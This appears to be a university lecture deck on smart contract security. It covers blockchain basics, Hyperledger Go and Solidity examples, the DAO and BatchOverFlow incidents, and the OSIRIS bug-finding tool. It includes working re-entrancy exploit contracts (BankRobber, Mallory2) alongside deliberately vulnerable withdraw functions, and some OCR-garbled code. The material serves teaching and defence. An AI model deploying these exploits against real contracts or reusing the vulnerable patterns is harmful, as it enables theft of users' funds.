securityandtrust.lu

Attacking Smart Contracts

And some mitigation approaches .....

Dr. habil. Radu State
Radu.state@uni.lu
http://wwwfr.uni.lu/snt/research/sedan

UNIVERSITÉ DU LUXEMBOURG

Radu State

- Master of Science, Johns Hopkins University, USA (Computational Biology), 1998
- Ph.D, INRIA, France (Network Security and Management), 2001
- Habilitation, Université de Lorraine, France, 2008
- Senior Researcher at INRIA, France
- Professor of Computer Science, Telecom Nancy, France
- Senior Scientist at SnT, University of Luxembourg

Senior Research Scientist

- STATE Radu, Dr.

Research Scientist

- FRANK Raphaël, Dr.

Project Assistant

- GREGOIRE Valérie

PhD Candidates

- CAMINO Ramiro Daniel
- CHARLIER Jeremy Henri J.
- DU Manxing
- FERREIRA TORRES Christof
- FIZ PONTIVEROS Beltran Borja
- GLAUNER Patrick
- KAIAFAS Georgios
- KHAN Nida
- NORVILL Robert
- RIVERA Sean
- SIGNORELLO Salvatore
- STEICHEN Mathis

Research Associates

- ANTONELO Eric Aislan, Dr.
- FALK Eric, Dr.
- HAMMERSCHMIDT Christian, Dr.
- HOMMES Stefan, Dr.
- LAGRAA Sofiane, Dr.
- MEIRA Jorge Augusto, Dr.
- MONTERO Leandro, Dr.
- SASSIOUI Redouane
- SHBAIR Wazen, Dr.
- VARISTEAS Georgios, Dr.
- YAKUBOV Alexander

Research Fellows

- FESTOR Olivier, Prof. Dr., Telecom Nancy (France)
- FRANÇOIS Jérôme, Dr., Inria (France)
- GURBANI Vijay, Dr., Bell Labs (USA)
- WAGNER Cynthia, Dr., Restena (Luxembourg)
- SASNAUSKAS Raimondas, Dr.

Interns/Students

- CAUSI Nina
- DAHRINGER Niklas
- KHRAMTSOVA Ekaterina
- LECLERC Valentin

Research at SEDAN@SnT on Smart Contracts

- Can we model complex financial processes with smart contracts ?
- How can we analyze deployed smart contracts ?
  - AML usage
  - Eco-environment insights ?
- Can we predict activities for smart contracts ?
- Can we secure deployed smart contracts
  - Without changing the consensus algorithm

Overview

- Smart contracts and blockchain 101
- Programming frameworks and deployment
- Security
  - Network level protection with SDN
  - Software level defense against vulnerabilities


- Different viewpoints for looking at smart contracts
  - Graph modeling
  - Language modeling


Nick Szabo's definition from 1994

- *"A smart contract is a computerized transaction protocol that executes the terms of a contract.*
- *The general objectives are to satisfy common contractual conditions (such as payment terms, liens, confidentiality, and even enforcement), minimize exceptions both malicious and accidental, and minimize the need for trusted intermediaries.*
- *Related economic goals include lowering fraud loss, arbitrations and enforcement costs, and other transaction costs*"


What is consensus and why do we need blockchain(s)?


- State Machine and transactions
- Trust by distributed and decentralized computing
- Consensus should deal with
  - Failures
  - Censorship







Permissioned
Non Permissioned DL











Encoding state on the blockchain

- the stateless UTXO model, account balances are encoded into past transaction records



- account model, where account balances are kept in state storage space on the ledger.



What do you need to write a smart contract ?

- A programming language in which to write your code (Go/Solidity)
- A compiler which translates a smart contract into bytecode
- A virtual machine that executes the smart contract
- A trusted infrastructure which executes the virtual machine

Writing a smart contract in Golang (HyperLedger)

- A simple program that receives three input numbers a, b, x and updates with a=a-x and b=b+x
- Example: If a=10, b=7, x=4 then after the execution we get: a=6, b=11
- In Python this looks like:


```
1. a=input('Enter first number: ')
2. b =input('Enter second number: ')
3. x=input('Enter third number: ')
4. new_a=a-x
5. new_b=b+x
6. print('The status  of {0} and {1} is {4} and {5} '.format(a, b, new_a,new_b))
```

```go
func (t *SimpleChaincode) Init(stub shim.ChaincodeStubInterface, function string, args []string) ([]byte, error) {
        fmt.Printf("Init called, initializing chaincode")

        var A, B string    // Entities
        var Aval, Bval int // Asset holdings
        var err error

        if len(args) != 4 {
                return nil, errors.New("Incorrect number of arguments. Expecting 4")
        }

        // Initialize the chaincode
        A = args[0]
        Aval, err = strconv.Atoi(args[1])
        if err != nil {
                return nil, errors.New("Expecting integer value for asset holding")
        }
        B = args[2]
        Bval, err = strconv.Atoi(args[3])
        if err != nil {
                return nil, errors.New("Expecting integer value for asset holding")
        }
        fmt.Printf("Aval = %d, Bval = %d\n", Aval, Bval)

        // Write the state to the ledger
```

1. a=input('Enter first number: ')
2. b =input('Enter second number: ')


Initializing the chain.....

```
59          err = stub.PutState(A, []byte(strconv.Itoa(Aval)))
60          if err != nil {
61                  return nil, err
62          }
63
64          err = stub.PutState(B, []byte(strconv.Itoa(Bval)))
65          if err != nil {
66                  return nil, err
67          }
68
69          return nil, nil
70  }
71
```



Doing two arithmetic operations…

```
72  // Transaction makes payment of X units from A to B
73  func (t *SimpleChaincode) invoke(stub shim.ChaincodeStubInterface, args []string) ([]byte, error) {
74          fmt.Printf("Running invoke")
75
76          var A, B string    // Entities
77          var Aval, Bval int // Asset holdings
78          var X int          // Transaction value
79          var err error
80
81          if len(args) != 3 {
82                  return nil, errors.New("Incorrect number of arguments. Expecting 3")
83          }
84
85          A = args[0]
86          B = args[1]
87
88          // Get the state from the ledger
89          // TODO: will be nice to have a GetAllState call to ledger
90          Avalbytes, err := stub.GetState(A)
91          if err != nil {
92                  return nil, errors.New("Failed to get state")
93          }
94          if Avalbytes == nil {
95                  return nil, errors.New("Entity not found")
96          }
97          Aval, _ = strconv.Atoi(string(Avalbytes))
98
99          Bvalbytes, err := stub.GetState(B)
```



Doing two arithmetic operations…

```
100         if err != nil {
101                 return nil, errors.New("Failed to get state")
102         }
103         if Bvalbytes == nil {
104                 return nil, errors.New("Entity not found")
105         }
106         Bval, _ = strconv.Atoi(string(Bvalbytes))
107
108         // Perform the execution
109         X, err = strconv.Atoi(args[2])
110         Aval = Aval - X
111         Bval = Bval + X
112         fmt.Printf("Aval = %d, Bval = %d\n", Aval, Bval)
113
114         // Write the state back to the ledger
115         err = stub.PutState(A, []byte(strconv.Itoa(Aval)))
116         if err != nil {
117                 return nil, err
118         }
119
120         err = stub.PutState(B, []byte(strconv.Itoa(Bval)))
121         if err != nil {
122                 return nil, err
123         }
124
125         return nil, nil
126 }
127
```

new_a=a-x
new_b=b+x

print('The status of {0} and {1} is {4} and {5} '.format(a, b, new_a,new_b))

Calling a function ….

```
func (t *SimpleChaincode) Query(stub shim.ChaincodeStubInterface, function string, args []string) ([]byte, error) {
        fmt.Printf("Query called, determining function")

        if function != "query" {
                fmt.Printf("Function is query")
                return nil, errors.New("Invalid query function name. Expecting \"query\"")
        }
        var A string // Entities
        var err error

        if len(args) != 1 {
                return nil, errors.New("Incorrect number of arguments. Expecting name of the person to query")
        }

        A = args[0]

        // Get the state from the ledger
        Avalbytes, err := stub.GetState(A)
        if err != nil {
                jsonResp := "{\"Error\":\"Failed to get state for " + A + "\"}"
                return nil, errors.New(jsonResp)
        }

        if Avalbytes == nil {
```

And starting the chain ….

```
223  func main() {
224          err := shim.Start(new(SimpleChaincode))
225          if err != nil {
226                  fmt.Printf("Error starting Simple chaincode: %s", err)
227          }
228  }
```

Additional code not shown but complete example can be found at https://github.com/IBM-Blockchain/example02/blob/v2.0/chaincode/chaincode_example02.go

And code in Solidity (Ethereum)

```
pragma solidity ^0.4.18;
contract addition {

    address creator;
    uint a;
    uint b;
    uint c;

    function addition() public
    {
        creator = msg.sender;
// msg is a global variable
        uint c = uint a + uint b;
}
```

```
 function addition() constant returns (uint)
    {
        return uint c;
    }

    /**********
     Standard kill() function to recover funds
     **********/

    function kill()
    {
        if (msg.sender == creator)
            suicide(creator);  // kills this contract and sends
remaining funds back to creator
    }

}
```

Real Security Threats to Blockchain systems

- Understand the real attacker motivations which are not necessary inspired from IEEE S&P papers ☺
- Why should we run complex BGP hijacking, timing attacks against the block transmission protocol with only some mining fee as a reward ?
  - One single documented BitCoin attack using BGP leading to 80000 USD loss (2014)
- Attackers want money, fast and with minimum investment…..
- So, let’s see how to steal real money from the blockchain !!

Why software attacks are a better ROI then BGP hijacking ?

- What happened?
  - Crowdfunding smart contract on Ethereum
  - Raised over $150m from 11,000 users (15th May 2016)
  - Attacker drained $60m to a “child DAO” exploiting a “re-entrancy” bug and a “call to the unknown” (18th June 2016)

- What were the consequences?
  - Price of Ether dropped from over $20 to under $13
  - First a soft-fork, then a hard-fork, which finally led to a split:


What do you need to run an attack ?
A computer Internet and basic programming skills…. !

Smart contract calling another contract

```
pragma solidity ^0.4.15;

contract Bank {

  mapping (address => uint) public balances;

  function Bank() payable {
    deposit();
  }

  function deposit() payable {
    balances[msg.sender] += msg.value;
  }

  function withdraw() {
    if (!msg.sender.call.value(balances[msg.sender])()) {
      revert();
    }
      balances[msg.sender] = 0;
  }
}
```

```
pragma solidity ^0.4.18;

import "./Bank.sol";

contract BankRobber {

  Bank public bank;

  function BankRobber (address _bank) {
    bank = Bank(_bank);
  }

  function kill () {
    selfdestruct(msg.sender);
  }

  function collect() payable {
    bank.deposit.value(msg.value)();
    bank.withdraw();
  }

  function () payable {
    if (bank.balance >= msg.value) {
      bank.withdraw();
    }
  }
}
```

How to deposit 75 ether and withdraw 150 !!




The same but now with fewer calls…

```
contract SimpleDAO {
  mapping (address => uint) public credit;
  function donate(address to){credit[to] += msg.value;}
  function queryCredit(address to) returns (uint){
    return credit[to];
  }
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
function() {
  if (performAttack) {
    performAttack = false;
    dao.withdraw(1);
 }}

 function getJackpot(){
   dao.withdraw(dao.balance);
   owner.send(this.balance);
}}
```

ICO 101



Standards: ERC20, ERC721

Types: Securities token, Utility tokens

Best Practice Documents

Implemented over Ethereum –mostly Ctrl-C Ctrl-V coding

Provide liquidity where is needed without to much regulatory overhead

How much money is there for an attacker ?

The end of year result? An estimated $4.9 billion was raised through ICOs in 2017, around the same amount reported by the Wall Street Journal in mid-December of last year.


> "We are suspending the deposits of all ERC-20 tokens due to the discovery of a new smart contract bug – 'BatchOverFlow'. By exploiting the bug, attackers can generate an extremely large amount of tokens, and deposit them into a normal address. This makes many of the ERC-20 tokens vulnerable to price manipulations of the attackers."

"To protect public interest, we have decided to suspend the deposits of all ERC-20 tokens until the bug is fixed. Also, we have contacted the affected token teams to conduct investigation and take necessary measures to prevent the attack," the exchange operator added.

Changelly, a cryptocurrency trading service that acts as a broker between users and exchanges, has also suspended ERC20 token trading in response to the exploit.

```
sfer(address[] _receivers, uint256 _value) public whenNo
ivers.length;
 uint256(cnt) * _value;
&& cnt <= 20);
 0 && balances[msg.sender] >= amount);

der] = balances[msg.sender].sub(amount);
 i < cnt; i++) {
ceivers[i]] = balances[_receivers[i]].add(_value);
.sender, _receivers[i], _value);
```

What is the current status -as of June 25 th?



OSIRIS

- Takes solidity code or EVM bytecode as input
- Uses Oyente to construct control flow graph (CFG)
- Symbolically executes every instruction in the CFG, following a depth first search manner
  - Constructs constraints for every arithmetic instruction (taking current path constraints into account)
  - Evaluates constraints using Z3
    - Reports a bug if constraints are satisfiable
- Uses taint analysis to reduce number of false positives
- Lead developer, Christof Torres (SEDAN@SNT)
- Joint work with Fraunhofer
- Funding provided by BCEE (Luxembourg)

BANQUE ET CAISSE D'EPARGNE DE L'ETAT
LUXEMBOURG

